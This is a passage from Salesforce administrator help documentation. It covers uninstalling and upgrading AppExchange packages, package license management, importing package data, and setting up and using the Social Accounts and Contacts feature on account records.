4. After an uninstall, Salesforce automatically creates an export file containing the package data, as well as any associated notes and attachments. When the uninstall is complete, Salesforce sends an email containing a link to the export file to the user performing the uninstall. The export file and related notes and attachments are listed below the list of installed packages. We recommend storing the file elsewhere because it is only available for a limited period of time after the uninstall completes.

   Tip: If you reinstall the package later and want to reimport the package data, see Importing Package Data on page 733.

Notes on Uninstalling Packages

- If you are uninstalling a package that includes a custom object, all components on that custom object are also deleted. This includes custom fields, validation rules, s-controls, custom buttons and links, as well as workflow rules and approval processes.
- You cannot uninstall a package whenever any component in the package is referenced by a component that will not get included in the uninstall. For example:

- ◊ When an installed package includes any component on a standard object that another component references, Salesforce prevents you from uninstalling the package. This means that you can install a package that includes a custom user field and build a workflow rule that gets triggered when the value of that field is a specific value. Uninstalling the package would prevent your workflow from working.
- ◊ When you have installed two unrelated packages that each include a custom object and one custom object component references a component in the other, Salesforce prevents you from uninstalling the package. This means that you can install an expense report app that includes a custom user field and create a validation rule on another installed custom object that references that custom user field. However, uninstalling the expense report app prevents the validation rule from working.
- ◊ When an installed folder contains components you added after installation, Salesforce prevents you from uninstalling the package.
- ◊ When an installed letterhead is used for an email template you added after installation, Salesforce prevents you from uninstalling the package.

- Uninstall export files contain custom app data for your package, excluding some components, such as documents and formula field values.

Managing Package Installations

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To uninstall packages:	"Download AppExchange Packages"
To assign licenses for a managed package:	"Manage Package Licenses"
To download or delete the export file for an uninstalled package:	"Download AppExchange Packages"

View a list of the packages you installed from AppExchange and data export files from uninstalled packages by clicking **Installed Packages**. These packages can be either managed or unmanaged.

Note: Salesforce only lists license information for managed packages. For unmanaged packages, the license-related fields, such as **Allowed Licenses**, **Used Licenses**, and **Expiration Date**, will display the value "N/A."

Using this list, you can:

- Click **Uninstall** to remove the package and all its components from your Salesforce organization.
- Click **Manage Licenses** to assign available licenses to users in your organization. This is only available for licensed managed packages.

  Note: If you purchased a site license or if the managed package is not licensed, Salesforce automatically assigns licenses to all your users and the ability to manage licenses is not available. Your users can use the package as long as they have the appropriate permissions.

- Click **Configure** if the publisher has included a link to an external website with information about configuring the package.
- Click the package name to view details about this package.

- View the publisher of the package.
- View the status of the licenses for this package. Available values include:
    - Trial
    - Active
    - Suspended
    - Expired
    - Free

  This field is only displayed if the package is managed and licensed.
- Track the number of licenses available (`Allowed Licenses`) and the number of licenses that are assigned to users (`Used Licenses`).
- View the date your licenses for this package are scheduled to expire.
- View the date your licenses were installed.

Note: If you have not installed a licensed managed package, the `Publisher`, `Status`, `Allowed Licenses`, `Used Licenses`, and `Expiration Date` fields do not appear.

After an uninstall, Salesforce automatically creates an export file containing the package data, as well as any associated notes and attachments. When the uninstall is complete, Salesforce sends an email containing a link to the export file to the user performing the uninstall. The export file and related notes and attachments are listed below the list of installed packages. We recommend storing the file elsewhere because it is only available for a limited period of time after the uninstall completes. Using this list, you can:

- Click **Download** to open or store the export file.
- Click **Del** to delete the export file.

Displaying Installed Package Details

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To uninstall packages:	“Download AppExchange Packages”
To manage user licenses for an AppExchange package:	“Manage Package Licenses”

The package detail page displays essential details about the package you installed from AppExchange. To access the package detail page, from Setup click **Installed Packages**, then click the name of the package you want to view.

From this page, you can:

- Click **Uninstall** to remove the package and all its components from your Salesforce organization.
- Click **Manage Licenses** to assign available licenses to users in your organization. This is only available for licensed managed packages.

  Note: If you purchased a site license or if the managed package is not licensed, Salesforce automatically assigns licenses to all your users and the ability to manage licenses is not available. Your users can use the package as long as they have the appropriate permissions.

- Optionally, click **View Dependencies** and review a list of components that rely on other components, permissions, or preferences within the package.

Viewing Installed Packages

The installed package page lists the following package attributes (in alphabetical order):

Attribute	Description
`Action`	Can be one of two options: • **Uninstall** • **Manage Licenses**
`Allowed Licenses`	The total number of licenses you purchased for this package. The value is “Unlimited” if you have a site license for this package. This field is only displayed if the package is managed and licensed.
`Description`	A detailed description of the package.
`Installed Date`	The date of the package installation.
`Expiration Date`	The date that this license expires, based on your terms and conditions. The expiration date is “Does Not Expire” if the package will never expire.This field is only displayed if the package is managed and licensed.
`Namespace`	The one to 15-character alphanumeric identifier that distinguishes a package and its contents from packages of other developers on AppExchange.
`Package Name`	The name of the package, given by the publisher.
`Publisher`	The publisher of an AppExchange listing is the Salesforce user or organization that published the listing. This field is only displayed if the package is managed and licensed.
`Connected Apps`	A list of the Connected Apps that can have access to a user's Salesforce data after the user and the application have been verified.
`Status`	The state of a package. Available values include: • Trial • Active • Suspended • Expired • Free

Attribute	Description
	This field is only displayed if the package is managed and licensed.
`Used Licenses`	The total number of licenses that are already assigned to users. This field is only displayed if the package is managed and licensed.
`Version Name`	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the `Version Number`.

Viewing Installed Package Details

The installed package detail page lists the following package attributes (in alphabetical order):

Attribute	Description
`API Access`	The type of access that the API and dynamic Apex code that package components have. The default setting is **Unrestricted**, which means that all package components that access the API have the same access as the user who is logged in. Click **Enable Restrictions** or **Disable Restrictions** to change the API and dynamic Apex access permissions for a package.
`Description`	A detailed description of the package.
`First Installed Version Number`	The first installed version of the package in your organization. This field is only displayed for managed packages. You can reference this version and any subsequent package versions that you have installed. If you ever report an issue with a managed package, you should include the version number in this field when communicating with the publisher.
`Installed By`	The name of the user that installed this package in your organization.
`Modified By`	The name of the last user to modify this package, including the date and time.
`Namespace`	The one to 15-character alphanumeric identifier that distinguishes a package and its contents from packages of other developers on AppExchange.
`Package Name`	The name of the package, given by the publisher.
`Package Type`	Indicates whether this is a managed or unmanaged package.
`Publisher`	The publisher of an AppExchange listing is the Salesforce user or organization that published the listing. This field is only displayed if the package is managed and licensed.
`Version Name`	The version name for this package version. The version name is the marketing name for a specific release of a package. It is more descriptive than the `Version Number`.

Attribute	Description
`Version Number`	The version number for the latest installed package version. The format is *`majorNumber.minorNumber.patchNumber`*, such as 2.1.3. The version number represents a release of a package. The `Version Name` is a more descriptive name for the release. Note that the `patchNumber` is generated only when you create a patch. If there is no `patchNumber`, it is assumed to be zero (0).

You can also see a list of the components included in an installed package. The following component information is displayed (in alphabetical order):

Attribute	Description
`Name`	Displays the name of the component.
`Parent Object`	Displays the name of the parent object a component is associated with. For example, a custom object is the parent of a custom field.
`Type`	Displays the type of the component.

Importing Package Data

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To import Force.com AppExchange package data:	The permissions required to use the import tool you choose, such as the import wizard or Data Loader.

When you uninstall an AppExchange package, Salesforce automatically creates an export file containing the package data as well as any associated notes and attachments. If you choose to install the package again, you can import this data.

To import your AppExchange package data, use one of the following tools that is available for your Edition:

- For Group Edition, use the appropriate import wizard.
- For Professional Edition, use the appropriate import wizard or any compatible salesforce.com ISV Partner integration tool.

- For Enterprise, Developer, and Unlimited Edition, use the Data Loader.

Notes on Importing AppExchange Package Data

- Salesforce converts date fields into date/time fields upon export. Convert the appropriate fields into date fields before you import.
- Salesforce exports all date/time fields in Greenwich Mean Time (GMT). Before importing these fields, convert them to the appropriate time zone.
- The value of auto number fields may be different when you import. To retain the old values, create a new custom auto number field on a custom object before importing the data.
- Salesforce updates system fields such as `Created Date` and `Last Modified Date` when you import. To retain the old values for these fields, contact salesforce.com support.
- Relationships are not included in the export file. Recreate any master-detail or lookup relationships after importing your data.
- Record type IDs are exported but not the record type name.
- Field history is not exported.
- Recreate any customizations that you made to the package after installation.

Managing Licenses for Installed Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage licenses for a AppExchange package:	"Manage Package Licenses"

When you install a licensed managed package in your organization from AppExchange, you purchase a certain number of licenses from the package developer or publisher. You can assign each license to a user within your organization. If you assign all available licenses, but would like to grant licenses to additional users, you can reassign a license or purchase more. To get more licenses, contact the publisher of the managed package.

Note: If you purchased a site license or if the managed package is not licensed, Salesforce automatically assigns licenses to all your users and the ability to manage licenses is not available. Your users can use the package as long as they have the appropriate permissions.

1. From Setup, click **Installed Packages**.
2. Click **Manage Licenses** next to the package.

   Note: To assign licenses for a package, you must have access to the package and at least one available license.

- To assign licenses to more users, click **Add Users**.
- To remove a license from a user, click **Remove** next to the user's name. To remove licenses from multiple users, click **Remove Multiple Users**.
- Click any column heading to sort the users in ascending order using the data in that column. Click the heading again to sort in descending order.
- If available, select **fewer** or **more** to view a shorter or longer display list.

Responding to License Manager Requests

Assigning Licenses for Managed Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit users:	"Manage Users"
To manage licenses for an AppExchange package:	"Manage Package Licenses"

When you install a licensed managed package in your organization from AppExchange, you purchase a certain number of licenses from the package developer or publisher. You can assign each license to a user within your organization. If you assign all available licenses, but would like to grant licenses to additional users, you can reassign a license or purchase more. To get more licenses, contact the publisher of the managed package.

The Managed Packages related list on the user detail page lists all managed packages that user is assigned. Assigning a license for a managed package makes the package available to the user within Salesforce.

Unmanaged packages will not appear on this list, as you cannot assign licenses for them.

To assign a user to a license for one of the available managed packages:

1. From Setup, click **Manage Users** > **Users**.
2. Click **Assign Licenses** from the Managed Packages list.
3. Select the package you want to assign to the user. All available managed packages are listed in the Unassigned Packages list. After selecting a package, Salesforce automatically moves it to the Selected Packages list.

   The Unassigned Packages list displays all packages that this user could access if assigned a license. Packages will not appear on this list if they are unmanaged, uninstalled, in use, or not available.

   - Click a letter to view the packages that begin with that letter or click **All** to display all available managed packages.
   - Click **select shown** to select all packages displayed in the Unassigned Packages list on the current page, adding them to the Selected Packages list below.

- Click **deselect shown** or **deselect all** to move packages from the Selected Packages area to the Unassigned Packages area.

4. Click **Add**.

To revoke a license from this user, click the `Remove` link next to the appropriate package name.

Managing Licenses for Installed Packages

Assigning Licenses for Installed Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage licenses for an AppExchange app:	"Manage Package Licenses"

To assign licenses to Force.com AppExchange users:

Note: If you purchased a site license or if the managed package is not licensed, Salesforce automatically assigns licenses to all your users and the ability to manage licenses is not available. Your users can use the package as long as they have the appropriate permissions.

1. From Setup, click **Installed Packages** to find the installed package that has available licenses.
2. Click the **Manage Licenses** link next to the package name.
3. Click **Add Users**.
4. Choose a view from the drop-down list, or click **Create New View** to build a new custom view.
5. Click a letter to filter the users with a last name that corresponds with that letter or click **All** to display all users who match the criteria of the current view.
6. Select users.
   - To select individual users, use the checkboxes. Selected users are listed in the Selected list. When the list includes all users to which you want to assign licenses, click **Add**.
   - To select all users for the current view, click **Add All Users** then click **OK**.

Note: You can also add a single user from the user's detail page.

Managing Licenses for Installed Packages

Removing Licenses for Installed Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage licenses for an AppExchange package:	"Manage Package Licenses"

To remove licenses for an AppExchange package from multiple users:

1. From Setup, click **Installed Packages**.
2. Click **Manage Licenses** next to the package name.
3. Click **Remove Multiple Users**.
4. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
5. Click a letter to filter the users with a last name that corresponds with that letter or click **All** to display all users who match the criteria of the current view.
6. Select users.
   - To select individual users, use the checkboxes. Selected users appear in the Selected for Removal list. When the list includes all users for which you want to remove licenses, click **Remove**.
   - To select all users in the current view, click **Remove All Users**, then click **OK**.

You can also remove licenses for an AppExchange package from a single user using the following options:

1. From Setup, click **Manage Users** > **Users** and click **Remove** next to the package in the managed packages list.
2. From Setup, click **Installed Packages**, then click **Manage Licenses** next to the package name, and click **Remove** next to the user.

Managing Licenses for Installed Packages

Responding to License Manager Requests

Available in: **Developer** Edition
Package uploads and installs are available in **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To respond to registration requests:	"Customize Application"

A license manager is a Salesforce organization that tracks all Salesforce subscribers installing a particular AppExchange package. Salesforce administrators can choose to designate another organization as the license manager for one of their packages. The license manager does not need to be the same organization as the one from which the package is managed. To choose another organization as the license manager, all you need is an email address (not a Salesforce username). If a Salesforce administrator selects to have a third-party license manager and enters your email address, you will receive a license management request in email.

To respond to a registration request:

1. Click the link in the license management request email. This displays the registration request in the requestor's Developer Edition organization.
2. Click **Accept** to complete the registration process. Alternatively, click **Reject** to decline the request and close the browser; this prevents you from using the link again.

   Note: If you accept this request, you authorize Salesforce to automatically create records in your Salesforce organization to track information about this package. Choosing a license manager organization is permanent and cannot be changed.

3. Enter the username and password for the Salesforce organization you want to use to manage licenses for this package. A license manager can be any Salesforce organization that has installed the free License Management Application (LMA) from Force.com AppExchange.
4. Click **Confirm**.

Managing Licenses for Installed Packages

Upgrading Packages

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To upload packages:	"Upload AppExchange Packages"
To install and uninstall packages:	"Download AppExchange Packages"

Salesforce supports upgrades for managed packages only. Publishers can publish an upgrade for a managed package and notify installers that the new version is available. Installers of a managed package can then install the upgrade as follows:

1. Before you install an upgrade, determine if the app you installed was from a managed package. Look for the Managed - Installed icon on the detail pages for each component and on the list of packages installed.

   If the app you installed is not from a managed package, upgrades for it are not available.
2. Then, install the upgrade in the same way you would install any other package from Force.com AppExchange directory. If the publisher provided a link to the new version, follow the link to the package posting and install it in your organization. The first page of the install wizard lists the current version you have installed, the version you are about to install, and a list of additional components included in the new version.

Notes on Upgrading Managed Packages

Consider the following when upgrading a managed package:

- All existing custom objects that were previously deployed will still be deployed. Salesforce prompts you to deploy any new custom objects or previously undeployed custom objects.
- Profile settings are editable but not upgradeable. After upgrading, update the profile settings for any custom objects included in the package. The developer can make changes to profile settings after releasing them, but those changes will not be included in an upgrade. However, changes made to permission sets are included in the upgrade for any permission sets that were included in the package.
- If the developer chooses to add universally required custom fields, the fields will have default values.
- Translation Workbench values for components that are "editable but not upgradeable" are excluded from upgrades.
- If an installed package has `Restricted` API access, upgrades will be successful only if the upgraded version does not contain any s-controls. If s-controls are present in the upgraded version, you must change the currently installed package to `Unrestricted` API access.
- When you upgrade a package, changes to the API access are ignored even if the developer specified them. This ensures that the administrator installing the upgrade has full control. Installers should carefully examine the changes in package access in each upgrade during installation and note all acceptable changes. Then, because those changes are ignored, the administrator should manually apply any acceptable changes after installing an upgrade.

Installing Packages FAQ

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- Can I uninstall packages that I installed from AppExchange?
- Why did my uninstall fail?
- Who can use AppExchange?
- Why did my install or upgrade fail?
- Can I customize AppExchange packages?
- Who can use AppExchange packages?
- How can I upgrade an installed package?
- How secure are the components I install?
- What happens to my namespace prefix when I install a package?
- Can I reinstall an AppExchange package after uninstalling it?
- Why do the custom apps, objects, and tabs in an installed package appear to not affect the limits for my Salesforce Edition?

Can I uninstall packages that I installed from AppExchange?

Yes. All your installed packages are listed in the Installed Packages page. You can remove any package by clicking the **Uninstall** link next to the package name.

See Also:

Uninstalling a Package
Importing Package Data

Why did my uninstall fail?

Salesforce prevents you from uninstalling a package if it causes any remaining components to malfunction.

See Also:

Uninstalling a Package

Who can use AppExchange?

Anyone can browse and test drive AppExchange listings. Salesforce administrators and users with the “Download AppExchange packages” permission can install AppExchange apps. To publish an app on AppExchange, a user must have both “Create AppExchange packages” and “Upload AppExchange packages” permissions.

Why did my install or upgrade fail?

An install can fail for several reasons:

- The package includes custom objects that will cause your organization to exceed its limit of custom objects.
- The package includes custom tabs that will cause your organization to exceed its limit of custom tabs.
- The developer of the package has uploaded a more recent version of the package and has deprecated the version associated with this installation URL. Contact the publisher of the package to get the most recent installation URL.
- You are trying to install an extension to a package, and you don't have the base package installed.
- The package requires that certain components are enabled in your organization, or that required features are enabled in your edition.
- The package contains Apex code and you are not authorized to run Apex in your organization.
- The package you are installing has a failing Apex test.

Can I customize AppExchange packages?

Yes, all packages are customizable. However, to ensure compatibility with future versions, some aspects of managed packages can't be changed.

For a list of components that are editable in a managed package, see ISVforce Guide.

Who can use AppExchange packages?

If you use an Enterprise, Unlimited, or Developer Edition organization, you can choose which user profiles have access to the package as part of the installation process. Packages installed in Professional and Group Edition organizations are installed with “Full Access” to all user profiles. However, regardless of Edition, all custom objects are installed in “In Development” mode which hides them from all standard users. Users must have the “Customize Application” permission to view custom objects in “In Development” mode. When you are ready to roll out the package to other users, change the custom object status to “Deployed.”

How can I upgrade an installed package?

Managed packages are completely upgradeable. Before installing a package, contact the publisher to determine if it’s managed.

How secure are the components I install?

Salesforce.com performs periodic security reviews of all publicly listed applications on AppExchange. When installing third party applications with access to data, these applications may have access to other data within the organization where the package was installed. Private listings do not go through a security review and administrators should inspect the application carefully before determining whether it should be installed within their organization.

What happens to my namespace prefix when I install a package?

A namespace prefix is a globally unique identifier that you can request if you plan to create a managed package. All the components from a managed package that you install from another developer contain the developer's namespace prefix in your organization. However, unmanaged packages can also have a namespace prefix if they originated from an organization that contained a managed package. When you install an unmanaged package that contains a namespace prefix, Salesforce replaces the developer's namespace prefix with yours.

Can I reinstall an AppExchange package after uninstalling it?

Yes. You can reinstall a package in the same manner that you installed it.

See Also:

Installing a Package
Importing Package Data

Why do the custom apps, objects, and tabs in an installed package appear to not affect the limits for my Salesforce Edition?

The custom apps, tabs, and objects contained in a package that is publicly posted on the AppExchange do not count against the limits of your Salesforce Edition.

Printable Resources for Administrators

In addition to online help, salesforce.com publishes printable documentation to help you successfully administer Salesforce.

These documents include tip sheets, user guides, implementation guides, and other resources that describe the features and capabilities of Salesforce. These documents are available as Adobe® PDF files. Adobe Reader® is required to open PDF files; to download the latest version of Reader, go to `www.adobe.com/products/acrobat/readstep2.html`.

Social Accounts, Contacts, and Leads Overview

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Contacts available in: **All** Editions except **Database.com**

Leads available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Data.com Clean available in: **Developer**, **Enterprise**, and **Professional** editions

Data.com Clean available for an additional cost in: **Unlimited** Edition

Social Key available in: in: **Developer**, **Enterprise**, and **Professional**, and **Unlimited** editions

The Social Accounts and Contacts feature provides easy access to social network profiles and other social information for your accounts, contacts, and leads, directly in Salesforce. This social intelligence gives your users the advantage they need to better serve their current and potential customers.. The Social Accounts and Contacts feature is enabled by default for organizations created after the Spring ’12 release. For organizations created before that release, the administrator must enable Social Accounts and Contacts.

Organizations that use the Data.com Clean product also get Data.com Social Key (in beta release for Summer ’13), which makes finding contacts’ social information even easier. Data.com Clean’s automated clean jobs search LinkedIn, Twitter, and Facebook for your contacts’ social handles, and add them automatically to your contact records. You’ll only have to select the social network profile you want if we find multiple social network profiles that might match your contact.

Note: In the online help and other Salesforce documentation, the word “account” by itself always refers to both business accounts and person accounts. The terms “business account” and “person account” are used when there are differences between the two kinds of accounts.

You can see social information from several social networks.

Social Network	What you see in Salesforce	Supported Objects
Facebook	Facebook® gives you a more personal view of your existing and potential customers and helps you find common interests. For contacts, leads, and person accounts, you can see profiles, status updates, and the number of mutual friends you share. For business accounts, you can view your customers’ corporate social media presence, including their company profile and wall posts.	Accounts (does not include Social Key) Contacts Leads
Klout	Klout™ is a third-party service that analyzes people's influence across social networks, including Twitter, Facebook, and LinkedIn. Use Klout to see your accounts', contacts', and leads' influence on social media, who they influence, who influences them, and the topics they talk about.	Accounts Contacts Leads
LinkedIn	LinkedIn® is useful for staying up to date on your contacts', leads', and person accounts' professional personas. You can see profile photos, current titles and companies, and locations.	Contacts Leads Person Accounts (does not include Social Key)
Twitter	Twitter™ is a great way to see the public personas of your existing and potential customers and learn what's on their minds. You can see bios, recent tweets, and the people who are following and being followed by your accounts, contacts, and leads.	Accounts (does not include Social Key) Contacts Leads
YouTube	YouTube™ helps you find and view videos related to your accounts, contacts, and leads.	Accounts Contacts Leads

Additional social networks may be available in future updates.

Important: The Social Accounts and Contacts feature uses Facebook, Klout, LinkedIn, Twitter, and YouTube public APIs to display social information in Salesforce. Because these social networks have the option of modifying or terminating access to their APIs at any time, salesforce.com can't guarantee the future availability of this feature or any of its functionality, including access to the data that is currently provided or to any particular social network as a whole.

To get started with Social Accounts and Contacts, simply sign in to your social network accounts from any account, contact, or lead detail page. This creates private connections between Salesforce and your social network accounts, allowing you to see external social profiles in Salesforce.

Then you're ready to take your customer insights to the next level by linking your accounts', contacts', and leads' social profiles to their Salesforce records. Once you link a profile to a record, that social data is available to you and everyone else in your organization, without having to log in to other sites. The details that each Salesforce user can see depends on their connection level with the account, contact, or lead, as well as the privacy settings for the profile. Regardless of how much detail is visible, the information that Salesforce displays is always current.

Click the social network icons in the header on account, contact, and lead detail pages to display the Social Accounts and Contacts viewer. If no icons are visible, Social Accounts and Contacts is disabled for your organization. If a social network icon is missing, that service may be turned off. Contact your administrator if you'd like to use this feature or want access to a social network that isn't currently available.

Accounts Overview

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Accounts are your organization's customers, competitors, and partners. Each account stores information such as name, address, and phone numbers. For each account, you can store related information such as opportunities, activities, cases, partners, contracts, and notes.

The Accounts tab displays a home page that lets you quickly create and locate all types of accounts, and also sort and filter your accounts using standard and custom list views. In addition, this tab lets you view and edit detailed information on each account to which you have access.

You can also enhance your traditional account data with your customers' social information. With the Social Accounts and Contacts feature, you can see your accounts' social network profiles and other social data—directly in Salesforce. Easy access to this information helps you know your customers better, so you can solve their problems and build stronger relationships.

If your organization has been enabled with person accounts, you have two different kinds of accounts: business accounts and person accounts. Business accounts represent the other *companies* with which your organization does business. For business accounts, the individuals who work at those companies are represented by contacts. Person accounts represent the *individual consumers* with whom your company does business, such as a financial services client, an online shopper, or a vacation traveler. Depending on your organization's business model, you may use business accounts, person accounts, or both.

If your organization has a partner portal, you can create partner accounts. Partner accounts are business accounts that a channel manager uses to manage partner organizations, partner users, and activities.

Note: In the online help and other Salesforce documentation, the word “account” by itself always refers to both business accounts and person accounts. The terms “business account” and “person account” are used when there are differences between the two kinds of accounts.

Security and Privacy When Using Social Accounts and Contacts

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Contacts available in: **All** Editions except **Database.com**

Leads available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Data.com Clean available in: **Developer**, **Enterprise**, and **Professional** editions

Data.com Clean available for an additional cost in: **Unlimited** Edition

Social Key available in: in: **Developer**, **Enterprise**, and **Professional**, and **Unlimited** editions

Social Accounts and Contacts is secure and private. Here's an overview of its security and privacy features:

- Salesforce uses the trusted OAuth protocol when you sign in to your Facebook, LinkedIn, or Twitter accounts, so your login credentials aren't exposed to Salesforce.
- Salesforce doesn't import or store social information. Each time you select a contact's social profile or YouTube video, Salesforce retrieves the information directly from the corresponding social network and simply displays it. The information that you see is read-only and can't be modified.
- You can't import or store social data in Salesforce records. This ensures that you always see current details when viewing your accounts', contacts', and leads' social information.
- The details that are visible to you when you view a Facebook, LinkedIn, or Twitter profile are determined by the connection that you have with the account, contact, or lead, as well as privacy settings. Typically you see the same information as you would when viewing the profile while logged in directly to the social network. Some of your customers, however, may have privacy settings that restrict the visibility of some or all of their profile details outside the network. In those cases, you see very few, if any, profile details in Salesforce.
- Your view of a Facebook, LinkedIn, or Twitter profile is not shared with anyone else in your organization. Other Salesforce users must sign in to their own social network accounts to use Social Accounts and Contacts and the profile details that are visible depend on each user's connection level with the account, contact, or lead, as well as their privacy settings.
- None of your Facebook, LinkedIn, or Twitter profile information is stored in Salesforce, nor does Salesforce post anything about you or your activities to your social network accounts.
- Accounts, contacts, and leads aren't notified when you view their social network profiles using the Social Accounts and Contacts feature.

Important: The Social Accounts and Contacts feature uses Facebook, Klout, LinkedIn, Twitter, and YouTube public APIs to display social information in Salesforce. Because these social networks have the option of modifying or terminating access to their APIs at any time, salesforce.com can't guarantee the future availability of this feature or any of its functionality, including access to the data that is currently provided or to any particular social network as a whole.

Using Social Accounts

Signing in to Your Social Network Accounts from Account Detail Pages

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sign in to your social network accounts from business account detail pages:	"Read" on accounts
To sign in to your social network accounts from person account detail pages:	"Read" on accounts and contacts

To get started using Social Accounts and Contacts, you first need to sign in to your social network accounts from any account, contact, or lead detail page. This creates private connections between Salesforce and your social network accounts, allowing you to see external social profiles in Salesforce. These connections persist in future Salesforce sessions so you don't have to sign in to your social network accounts again unless you sign out in the Social Accounts and Contacts viewer.

Note: You can see YouTube videos without doing these steps. The Klout service is only available when you're signed in to your Twitter account..

To sign in to your social network accounts from an account detail page:

1. On the Accounts home page or in an Accounts list view, click an account's name to display the detail page. You can sign in from any account detail page that you have permission to read.
2. In the header on the detail page, click a social network icon ().
3. Click **Sign in** button on the Social Accounts and Contacts viewer.
4. Enter your social network account credentials and authorize Salesforce to access your account.Your Salesforce account and social network account are now connected.
5. If you want to log in to another social network, just click its tab on the viewer.

Note: Salesforce users who are not within either the Salesforce.com or Force.com domains, such as Cloud.com users, cannot Log into Facebook from within Salesforce.

Tips for Finding Your Accounts' Social Information

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

When you want to associate a social network profile with an account—either for the first time or if you're switching to a different profile using the **Find Different Profile** button—the Social Accounts and Contacts feature uses the `Account Name` field on the account record as the default search criteria. The default search criteria is also used when you want to find YouTube videos related to an account.

Here are some tips if you're having trouble finding an account's social information.

- If the default search can't locate your account's social network profile or YouTube videos related to the account, enter different keywords in the search box on the Social Accounts and Contacts viewer and click **Search**.
- For business accounts, the account name on the Salesforce record may not exactly match the company name used in their social network account or in YouTube video keyword tags. Try different variations of the account name, such as `Universal Paper` or `Universal Paper, Incorporated` instead of `Universal Paper, Inc`.
- Similarly for person accounts, the account name in Salesforce may differ from your person account's social network user name or the person's name used in YouTube video keyword tags. Try different variations of the person account's name; for example, search for `Maddie Rigsby` instead of `Madison Rigsby`.

If you still can't find the correct profile, your Salesforce account may not be active in any social networks or their privacy settings may be blocking you from finding their profile in a search. If your YouTube searches are still unsuccessful, the account may not be featured in any videos shared on YouTube.

Social Accounts, Contacts, and Leads Overview

Using Social Accounts

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

When using Social Accounts and Contacts for accounts, you can:

- Sign in to your social network accounts from any account detail page.
- Find your customers' Facebook, LinkedIn, and Twitter profiles and link them to their account records, so you can view this information from account detail pages.
- Find YouTube videos related to your accounts and play them from account detail pages.
- See your accounts' Klout information from account detail pages.
- Modify default search criteria if you're having trouble locating an account's social information.
- Configure your Social Accounts and Contacts settings so the Social Accounts and Contacts viewer only shows the social networks that you want to use.

Social Accounts, Contacts, and Leads Overview

Viewing Your Accounts' Social Network Profiles

Business accounts available in: **All** Editions except **Database.com**

Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To find and link social network profiles to business account records:	"Edit" on accounts
To find and link social network profiles to person account records:	"Edit" on accounts and contacts
To view an account's social network profiles:	"Read" on accounts

Once you have signed in to your social network accounts from Salesforce, use Social Accounts and Contacts to find your customers' Facebook, LinkedIn, and Twitter profiles and link them to their account records. Then you can view this information directly from account detail pages in Salesforce.

1. On the Accounts home page or in an Accounts list view, click an account's name to display the detail page.
2. In the header on the detail page, click a social network icon ( ).

3. If a social network profile isn't associated with the account yet, Salesforce automatically searches for profiles that match the account name on the account record. Click the correct profile in the search results displayed on the Social Accounts and Contacts viewer.

   Tip: If the default search doesn't find the correct profile, search again using different search terms.

   The profile that you select is linked to the Salesforce record, so other Salesforce users who access the record can also view the profile.
4. View the social information that your account is sharing with you.

   Note: Depending on the account's privacy settings, you may not see as much information as you would if logged directly into your social network account.

5. If you want to view the contact's profiles on other social networks, just click their tabs in the viewer.
6. You can also:
   - Click **Show Photo in Salesforce** to display the account's profile picture on the account detail page.
   - Click **View Full Profile** to see the account's complete social network profile directly in the social network.
   - Click **Find Different Profile** to change the social network profile that is linked to the account record.
   - Click **Sign Out** to close the private connection between Salesforce and your social network account. When you do this, you're unable to see your accounts' social network profiles until you sign in again.

Viewing Your Accounts' Klout Information

Business accounts available in: **All** Editions except **Database.com**
Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view an account's Klout information:	"Read" on accounts

You can use Social Accounts and Contacts to see your accounts' Klout information, directly from account detail pages in Salesforce.

Note:

The Klout service is dependent on Twitter—an administrator must enable Twitter in your organization's Social Accounts and Contacts settings and you must be signed in to your Twitter account. You don't need a Klout account, or have to be signed in to your Klout account, to see Klout information in Salesforce.

Before Klout information is available for an account, you or someone else in your organization needs to associate a Twitter profile with the account record.

To see Klout information for an account:

1. On the Accounts home page or in an Accounts list view, click an account's name to display the detail page.
2. In the header on the detail page, click the Klout icon ( ).
3. View the account's Klout information.

Using Social Accounts

Viewing YouTube Videos about Your Accounts

Business accounts available in: **All** Editions except **Database.com** Person accounts available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To find and view YouTube videos related to accounts:	"Read" on accounts

You can use Social Accounts and Contacts to find YouTube videos related to your accounts and play them from account detail pages in Salesforce.

1. On the Accounts home page or in an Accounts list view, click an account's name to display the detail page.
2. In the header on the detail page, click the YouTube icon ( ).
3. In the YouTube search results, click the video that you want to watch.

   Tip: If the default search doesn't find videos for the correct company, search again using different search terms.

4. The YouTube player opens in the Social Accounts and Contacts viewer and the video begins playing.

What is a Person Account?

Business accounts available in: **All** Editions except **Database.com**
